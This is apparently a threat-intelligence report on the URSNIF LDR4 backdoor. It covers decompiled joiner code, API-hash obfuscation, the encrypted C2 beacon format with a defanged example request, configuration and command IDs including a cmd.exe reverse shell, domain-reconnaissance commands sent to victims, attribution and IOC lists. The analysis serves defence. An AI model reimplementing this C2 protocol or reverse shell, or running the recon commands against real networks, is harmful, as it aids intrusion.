



Figure 7: IAP/RM3/LDR4 payload structures
We made the following major observations:

1. The PX era is now over.
   The LDR4 variant no longer uses the custom PX executable format, that was first introduced by the RM3 variant. We believe this choice was made to avoid overcomplicating the troubleshooting of software issues. From a developer's point of view, spending more time that is supposed into some superficial layer of issues and refocusing into more important pipelines of requested features are crucial for your reputation. Equally important, given the notoriety of the PX format among analysts and AV/EDR products, it was only a matter of time for that path to come to an end. From the attacker's perspective, investing in a product that everyone knows how to detect, is not a very efficient use of resources, so going back to the roots with a classic PE format is in fact a rational choice on their side.

2. *FJ.exe* gone or reworked?
   Since the beginning of ISFB, a steganography tool called *FJ.exe* (File Joiner) is used for hiding multiple files into a single payload. This one isn't unique to ISFB but forked from another notorious banking malware called CARBERP. By comparing the code of those two, there are no doubts this same program is used in both.



```
if ( argc == 2 )
{
  ConfigName = argv[1];
}
else
{
  if ( argc != 4 )
  {
    Status = ERROR_INVALID_PARAMETER;
    text_01 = std::cout(&buff, "Invalid number of parameters.");
    printf(text_01, '\n');
    param_error = &text_01[*(*text_01 + 4)];
    goto LABEL_31;
  }
  _g_OutPath = argv[3];
  ConfigName = argv[2];
  g_SourcePath = argv[1];
  g_OutPath = _g_OutPath;
}
hFile = fopen(ConfigName, "r");
if ( !hFile )
{
  text_02 = std::cout(&buff, "Unable to open config file: ");
  std::cout(text_02, ConfigName);
  return 0;
}
if ( !g_SourcePath || (LoaderSize = LoadFile(g_SourcePath, &Loader)) != 0 )
{
  text_03 = std::cout(&buff, "Parsing config file: ");
  parsing_error = std::cout(text_03, ConfigName);
  printf(parsing_error, '\n');
  v15 = *(*parsing_error + 4);
  if ( (parsing_error[v15 + 8] & 6) == 0 && (*(**&parsing_error[v15 + 40] + 48))(*&parsing_error[v15 +
    v3 = 4;
  v16 = &parsing_error[*(*parsing_error + 4)];
  if ( v3 )
  {
    v17 = v3 | *(v16 + 2);
    if ( !*(v16 + 10) )
      v17 |= 4u;
    sub_4014E0(v17, 0);
  }
  ProcessConfig(hFile, &Loader, &LoaderSize, 0);
  fclose(hFile);
  if ( !g_OutPath )
  {
    v25 = 87;
    std::cout(&buff, "No output file specified.");
    goto LABEL_27;
  }
```

```

if (argc == 2)
    ConfigName = argv[1];
else if (argc == 4)
{
    g_SourcePath = argv[1];
    ConfigName = argv[2];
    g_OutPath = argv[3];
}
else
{
    Status = ERROR_INVALID_PARAMETER;
    cout << "Invalid number of parameters." << endl;
}


while (Status == NO_ERROR)
{
    FILE*   hConfig;

    if (!(hConfig = fopen(ConfigName,"r")))
    {
        cout << "Unable to open config file: " << ConfigName;
        break;
    }

    if (g_SourcePath && (!(LoaderSize = LoadFile(g_SourcePath, &Loader))))
    {
        cout << "Unable to open source file: " << g_SourcePath;
        break;
    }

    cout << "Parsing config file: " << ConfigName << endl;
    Ret = ProcessConfig(hConfig, &Loader, &LoaderSize, FALSE);

    fclose(hConfig);

    if (!g_OutPath)
    {
        Status = ERROR_INVALID_PARAMETER;
        cout << "No output file specified.";
        break;
    }

    DeleteFile(g_OutPath);

    hFile = CreateFile(g_OutPath, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_ALWAYS, FILE
    if (hFile == INVALID_HANDLE_VALUE)
    {
        cout << "Unable to open output file: " << g_OutPath;
        break;
```

Figure 8: ISFB FJ.exe overlapping code with CARBERP FJ.cpp

Malware Family	PDB Path / Project Path
Carberp	bootkit.old/FJ/
ISFB	d:\work\projects\bk2\bin\release\i386\FJ.pdb (The *bk2* project name in the file path stands for "Bootkit v2")

   FJ.exe is the tool responsible for creating the *JJ*, *J1*, *J2,* or *WD* fields on URSNIF payloads based on the variant. But in LDR4 those magic bytes are missing, and the hidden files usually hardcoded at the end of the payload are now gone.

3. LDR4 is a backdoor.
   URSNIF is the latest malware following the same path that EMOTET and TRICKBOT did before, by focusing into a new strategy and leaving behind its banking fraud legacy. LDR4 is the proof of that statement by removing all its banking malware features and modules and only focusing into getting VNC and/or remote shell into the compromised machine.

Obfuscation

It is a common practice in offensive software operations to apply some sort of obfuscation to the code itself or at least to API calls to thwart analysis efforts. URSNIF historically did not use this (except for the outermost crypter layer used for AV evasion). However, this new LDR4 variant incorporated obfuscation for the Windows API calls. First, it builds a hash lookup table from the export names and addresses of the Windows modules used by the malware (*kernel32*, *ntdll*, *crypt32*, *advapi32*, *ws2_32*), that maps the JAMCRC32 checksum (JAMCRC32 is the modification of the regular CRC32 algorithm, where all the bits of the final checksum are flipped) of the function names to their respective virtual addresses in memory. Later in the code, any invocation to the Windows API functions will just look up the checksum value in the table to quickly retrieve the function address. Apart from this, no further code obfuscation is leveraged in the compiled binaries, making LDR4 a relatively easy family to reverse engineer.

Behavior

One of the most noticeable things during analysis was that the developers had simplified and cleaned up various parts of the code, compared to previous variants. Most notably, its banking features were totally scrapped.

The malware first locates the *.bss* section in the executable, and decrypts it using a simple XOR-based algorithm. This is performed with a key that is constructed of the PE Timestamp, and the section's *PointerToRawData* and *SizeOfRawData* fields. To ensure that the decryption was successful, it calculates a checksum on part of the decrypted data, which must match the checksum of the UTF-16 encoded string *"All rights reserved."*. This checksum will be used in later operations as a XOR key (similar to the XOR cookie value used in leaked source code, which refers to this value as *CsCookie*).

Next, it gathers a list of system services by enumerating the subkeys under the registry key *HKLM\SYSTEM\CurrentControlSet\Control*, and it generates two separate IDs: a System ID, which is derived from the creation date of *pagefile.sys* or *hiberfil.sys* – which is exactly the way how the RM3 and SAIGON variants did it; and a User ID, which is simply the MD5 hash of the current user's username.

To ensure that only one instance of the malware is active at a time, it creates a mutex with a randomized name, where the System ID created in the previous step is used as a random seed value. Then the decrypted configuration (from the *.bss* section) is validated to see if it contains both the required bot configuration and an RSA public key that is used for decrypting data from the command and control (C2) servers. This is followed by launching the main communication thread via the *QueueUserAPC ()* function.

The main communication loop retrieves the C2 server information from the embedded bot config.

- If the *IdleTime* option is present in the configuration, then the code waits for this many seconds before starting communication with the servers.
- If the *RunCommand* option is present, its value is executed in a separate thread with the output of the command redirected to a temporary file. All the binaries we encountered contained two embedded commands: "*echo Commands*" and "*dir*".

The C2 servers are contacted one by one trying to download the file *TASK.BIN* which contains a list of commands to perform. The list of potential commands is detailed in the Capabilities section.

Network Communication

The communication protocol used by LDR4 does not differ too much from the protocol used by the older RM3 variant. It uses POST requests over HTTPS, with beacon URLs ending in */index.html*. The User Agent string depends on the exact Windows version and architecture with the following format:

```
Mozilla/5.0 (Windows NT %d.%d; %s) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
```

The use of an outdated Chrome version in the User Agent string provides a good detection opportunity in environments where a proxy server oversees outbound HTTP/HTTPS connections, and can block or alert based on the User Agent string.

The beacon request's query string uses the following format (which is almost the same as RM3's beacon format):

```
version=%u&user=%s&group=%u&system=%s&file=%08x&arc=%u&crc=%08x&size=%u
```

The meaning of the parameters is detailed in the following table:

Parameter Name	Description
version	Bot version, e.g., "100123" (1.00.123)
user	User ID
group	Botnet ID
system	System ID
file	File ID (the JAMCRC32 checksum of the uppercase filename)
arc	File architecture (0 – x86, 1 – x64)
crc	File checksum (only if it was downloaded before, otherwise 0)
size	File size (only if it was downloaded before, otherwise 0)

A fake parameter consisting of a random name and value is prepended to the aforementioned query string, every time a request is made, then the entire request string is encrypted using AES-256 in CBC mode, with an embedded key (see *ServerKey* in the Configuration section) and an initialization vector (IV) consisting of sixteen “0” characters, then encoded using Base64 (any ending “=” characters are stripped from the end of the encoded string), and then sent as the payload of a POST request.

Example query string of an initial beacon (file ID *0x8fd8a91e* corresponds to the filename *TASK.BIN*):

```
clypnrkl=wsktexbmn&version=100123&user=f2472a25a2e15c3d&group=202208152&system=18245c7ff14d7902&file=8fd8a91e&arc=0&crc=00
```

Example query string for subsequent beacons (existing *TASK.BIN* size is 320 bytes, and the checksum of its contents is *0x3e3edc47*):

```
chjm=kckhu&version=100123&user=f2472a25a2e15c3d&group=202208152&system=18245c7ff14d7902file=8fd8a91e&arc=0&crc=3e3edc47&si
```

Example network beacon (with the request string encrypted with AES, and encoded as Base64):

```
POST /index.html

Host: logotep[.]xyz

Cache-Control: no-cache

Connection: Keep-Alive

Pragma: no-cache

Content-Type: multipart/form-data; boundary=9808fdecfe274c1d

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66
Safari/537.36

Content-Length: 285

--9808fdecfe274c1d

Content-Disposition: form-data; name="rcgmbh"

QgrHabeBs9/vsorhqEP2jV88dSwmgvyxepEZczkNSFXt89yV2nH9/7A5QYcIslSIoiml0mGG53oykoFVIfc
rge6eCwchr62tLGsho13OHolmwJBYFYH0+sxqa1AH8qV4CEjKX+UwyioMNnv0QlW9pagvAc6JMo1JoTHjrq
aci07r/dByQSndma/MhZU1aIrI
--9808fdecfe274c1d--
```

All of the control servers that we identified used domain names consisting of 5-10 letters, were registered under the *.xyz*, *.cyou* or *.com* top-level domains, and used Let’s Encrypt TLS certificates. The domain names are registered with Namecheap, and the infrastructure is hosted at a company named Stark Industries Solutions Ltd., registered in the UK in February 2022. This company is listed on the website for Perfect Quality Hosting (aka. PQ Hosting).

Configuration

As mentioned, in the LDR4 variant of URSNIF, the configuration storage was significantly reworked. Previous URSNIF variants used magic markers to locate additional files that were embedded into the binary, called *joined files*. The magic markers varied between different URSNIF variants, i.e. *JF*, *JJ*, *J1*, *J2*, or *WD*.

This new LDR4 variant introduces a new data structure for storing joined files, which are now merged with the strings in the encrypted *.bss* section.




Figure 9: LDR4 decrypted .bss section structure
The data structure has an 8-byte header, and has the following fields:

Data Size	Field Name	Description
2 bytes	NextOffset	The offset to the next element in the linked list, if zero, then no more elements
2 bytes	ItemSize	The size of the data in bytes in the *ItemValue* field
4 bytes	ItemID	A value that uniquely identifier the item, this is usually the JAMCRC32 hash of the item name
ItemSize bytes	ItemValue	The value of the current element

There are two *joined files* that must always be present, otherwise the malware will not operate: the bot configuration, and the RSA public key that is used to decrypt and verify responses from the command server. Like in other URSNIF variants, the configuration options are identified by a hexadecimal number, which is the JAMCRC32 checksum of the option's uppercase name. Note, that the name of the option is not referenced anywhere in the binary or in the configuration, and it is only possible to find it out by brute-forcing the checksum.

List of currently known configuration options:

Option ID	Option Name	Description
0xb892845a	Controller	List of C2 URLs used for communication (whitespace separated)
0x656b798a	Group	Botnet ID
0x4fa8693e	ServerKey	AES key used for communicating with the C2
0x8c871ff9	IdleTime	Number of seconds to wait before the initial request to the C2
0x9d29ade4	RequestTime	Number of seconds between beacon requests to the C2
0xf76f421a	HostKeepTime	In case of communication failures, the number of minutes to wait before trying the next C2 server
0x08b2f0fb	HostShiftTime	In case of successful communication, the number of minutes to wait before switching to the next C2 server
0x89a5deaa	RunCommand	Embedded initial command list to execute upon startup
0x303378c6	*<unknown>*	Unknown timeout parameter, probably unused as of now

Capabilities

The following commands are implemented in the malware:

Command ID	Command Name	Description
0xf880e2be	LOAD_DLL	Load a DLL module into the current process
0xfee861f1	SHELL_STATE	Retrieve the state of the cmd.exe reverse shell
0xc202e685	SHELL_START	Start the cmd.exe reverse shell
0xa5946e4a	SHELL_STOP	Stop the cmd.exe reverse shell
0xa04d6355	SHELL_RESTART	Restart the cmd.exe reverse shell
0x5d2295b5	RUN_COMMAND	Run an arbitrary command
0x5d639645	EXIT	Terminate

The two most common commands that we have observed sent out to new victims are related to network reconnaissance:

- RUN_COMMAND=net group "domain computers" /domain
- RUN_COMMAND=net session

The same two commands were also observed from the RM3 variant of URSNIF in the past, which is another behavioral trait that proves the connection between the two variants.

Command Shell

The built-in command shell functionality provides a reverse shell that connects to a remote IP address and gives the attackers the ability to execute system commands via the *cmd.exe* program. This functionality is almost an exact copy to what the RM3 variant provided via its separate *cmdshell.dll* plugin. The remote IP address and port number to connect to is provided at run time, as an argument to the *SHELL_START* command. This functionality gives the attackers the ability to perform hands-on-keyboard attacks, perform further host and network reconnaissance, and do lateral movement.

Plugins


Previous URSNIF variants had a feature that allowed the capabilities of the malware to be extended with various plugins loaded via the LOAD_PLUGIN command, which was not implemented in the URSNIF LDR4 binary we analyzed. However, we have observed at least one occasion where a VNC module was downloaded via the LOAD_DLL command. The LOAD_DLL command thus allows for a simpler, more generic way of providing a plugin-like feature by extending the features of the malware via arbitrary DLL modules (in contrast to regular plugin DLLs, which must be implemented in a specific way to work with the main malware). Interestingly, the VNC module still uses an older way of storing its embedded configuration (using the *J1* magic bytes), so it is possible that it was originally compiled for a different URSNIF variant (likely for IAP 2.0).

VNC module

Filename	vnc64_1.dll
Internal name	VncDLL.dll
MD5 hash	bd4a92d4577ddedeb462a71cdf2fa934
PE timestamp	Tue Sep 14 19:32:19 2021
Embedded VNC C2	141[.]98.169.6:80

Attribution

Some of the LDR4 control servers are configured to leak detailed error messages and file paths, and the file paths indicate that the bot panel is installed into the home directory of the user *expro* with the directory name *www_loader_ldl* (Figure 10).



```
404 Not Found

Not Found

yii\web\NotFoundHttpException: Not Found in /home/expro/www_loader_ldl/frontend/controllers/FrontController.php:110
Stack trace:
#0 [internal function]: app\frontend\controllers\FrontController->actionIndex()
#1 /home/expro/www_loader_ldl/vendor/yiisoft/yii2/base/InlineAction.php(57): call_user_func_array()
#2 /home/expro/www_loader_ldl/vendor/yiisoft/yii2/base/Controller.php(181): yii\base\InlineAction->runWithParams()
#3 /home/expro/www_loader_ldl/vendor/yiisoft/yii2/base/Module.php(534): yii\base\Controller->runAction()
#4 /home/expro/www_loader_ldl/vendor/yiisoft/yii2/web/Application.php(104): yii\base\Module->runAction()
#5 /home/expro/www_loader_ldl/vendor/yiisoft/yii2/base/Application.php(392): yii\web\Application->handleRequest()
#6 /home/expro/www_loader_ldl/www-frontend/index.php(44): yii\base\Application->run()
#7 {main}
```

Figure 10: Error message from the C2 server revealing the expro home directory

This supports our current understanding that *expro* is the nickname of the web developer responsible for the bot panel for both the RM3 and LDR4 variants.

Implications

The demise of the RM3 variant earlier this year, and the author's decisions to make heavy simplifications to their code, including the removal of all banking related features, point toward a drastic change in their previously observed TTPs. These shifts may reflect the threat actors' increased focus towards participating in or enabling ransomware operations in the future. This assessment is further supported by the fact that Mandiant identified an actor operating in underground communities seeking partners to distribute a new ransomware and the URSNIF RM3 variant, which is highly similar to the new LDR4 variant, since at least early 2022

Acknowledgements

The authors would like to thank Benoit Ancel for providing additional malware IOCs in relation to the LDR4 variant, and Cian Lynch for spotting the initial malware sample.

Appendix A: Comparison with other recently active URSNIF variants

	IAP 2.0	**RM3**	**LDR4**
Persistence method	Scheduled task that executes code stored in a registry key using PowerShell	Scheduled task that executes code stored in a registry key using PowerShell	No persistence

Configuration storage	Security PE directory points to embedded binary data starting with 'JJ' magic bytes	Security PE directory points to embedded binary data starting with '*WD*' magic bytes	Hidden into the encrypted *.bss* section
PRNG algorithm	Various	xorshift64*	Various
Checksum algorithm	JAMCRC (aka. CRC32 with all the bits flipped)	JAMCRC (aka. CRC32 with all the bits flipped)	JAMCRC (aka. CRC32 with all the bits flipped)
Data compression	aPLib	aPLib	No compression
Encryption/Decryption	Old versions: Serpent CBC New versions: AES-256 CBC	Old versions: Serpent CBC New versions: AES-256 CBC	AES-256 CBC
Data integrity verification	RSA signature	RSA signature	RSA signature
Communication method	HTTP GET/POST requests	HTTP GET/POST requests	HTTP POST requests
Payload encoding	Unpadded Base64 ('+' and '/' are replaced with '_2B' and '_2F' respectively), random slashes are added	Unpadded Base64 ('+' and '/' are replaced with '_2B' and '_2F' respectively), random slashes are added	Unpadded Base64 ('+' and '/' are URL encoded as '%2B' and '%2F' respectively), random slashes are NOT added
Uses URL path mimicking?	No	Yes	No
Uses PX file format?	No	Yes	No
Embedded commands in binary	Yes	No	Yes

Appendix B: IOCs

Malware sample hashes:

- 360417f75090c962adb8021dbb478f67 [VT]
- 3e0f28bcaf35af2802f45b58f49481be
- 590d96a7be55240ad868ebec78ce38f2
- 8c658b9b02814927124351484c42a272 [VT]
- 9f68d1a4b33e3ace6215040dc9fc73e8 [VT]
- b4610d340a9bff58616543b10e961cd3
- baa784967fd0558715f4011a72eb872e [VT]
- bd4a92d4577ddedeb462a71cdf2fa934
- bea60bab50d47f239132890a343ae84c [VT]
- d38f6f01bb926df07d34de0649f608f6 [VT]
- d6ef4778f7dc9c31a0a2a989ef42d2fd [VT]
- d94657449f8d8c165ef88fd93e463134 [VT]
- eee617806c18710e8635615de6297834 [VT]
- f4b0a6ab164f7c58cccce651606caede [VT]

Malware sample hashes (unpacked):

- 00b981b4d3f47bcbd32dfa37f3b947e5 [VT]
- 09bc2a1aefbafd3e7577bc3c352c82ad [VT]
- 1b0ec09ca4cb7dcf5d59cea53e1b9c93
- 3c5f002b46ef11700caca540dcc7c519
- 498d5e8551802e02fe4fa6cd0425c608
- 58169007c2e7a0d022bc383f9b9476fe [VT]
- 7808d22a4343b2617ceef63fd0d43651
- 7eea48e592c4bccbfa3929b1b35a7c0b

- 89b4dd18bea842fddd021aa74d109ec3
- a3539bc682f39406c050e5233058c930 [VT]
- ac39f1a22538f0211204037cce30431d
- c1989d25287cd9044b4d936e73962e35
- c7facfffad15a9c84239b495770183bb
- cde05576e7c48ca89d2f21c283a4a018 [VT]

Network indicators (domains):

- astope[.]xyz
- binchfog[.]xyz
- damnater[.]com
- daydayvin[.]xyz
- dodsman[.]com
- dodstep[.]cyou
- fineg[.]xyz
- fingerpin[.]cyou
- fishenddog[.]xyz
- giantos[.]xyz
- gigeram[.]com
- gigiman[.]xyz
- gigimas[.]xyz
- higmon[.]cyou
- isteros[.]com
- kidup[.]xyz
- lionnik[.]xyz
- logotep[.]xyz
- mainwog[.]xyz
- mamount[.]cyou
- minotos[.]xyz
- pinki[.]cyou
- pipap[.]xyz
- prises[.]cyou
- reaso[.]xyz
- rorfog[.]com
- tornton[.]xyz
- vavilgo[.]xyz

Network indicators (IP addresses):

- 5[.]182.36.248 (CH) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 5[.]182.37.136 (RU) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 5[.]182.38.43 (HU) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 5[.]182.38.68 (HU) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 5[.]252.23.238 (SK) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]8.147.179 (SE) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]8.147.215 (SE) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]67.34.75 (RO) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]67.34.172 (RO) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]67.34.245 (RO) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]67.229.39 (MD) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]89.54.122 (SK) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
- 45[.]89.54.152 (SK) – ISP: STARK INDUSTRIES SOLUTIONS LTD (GB)
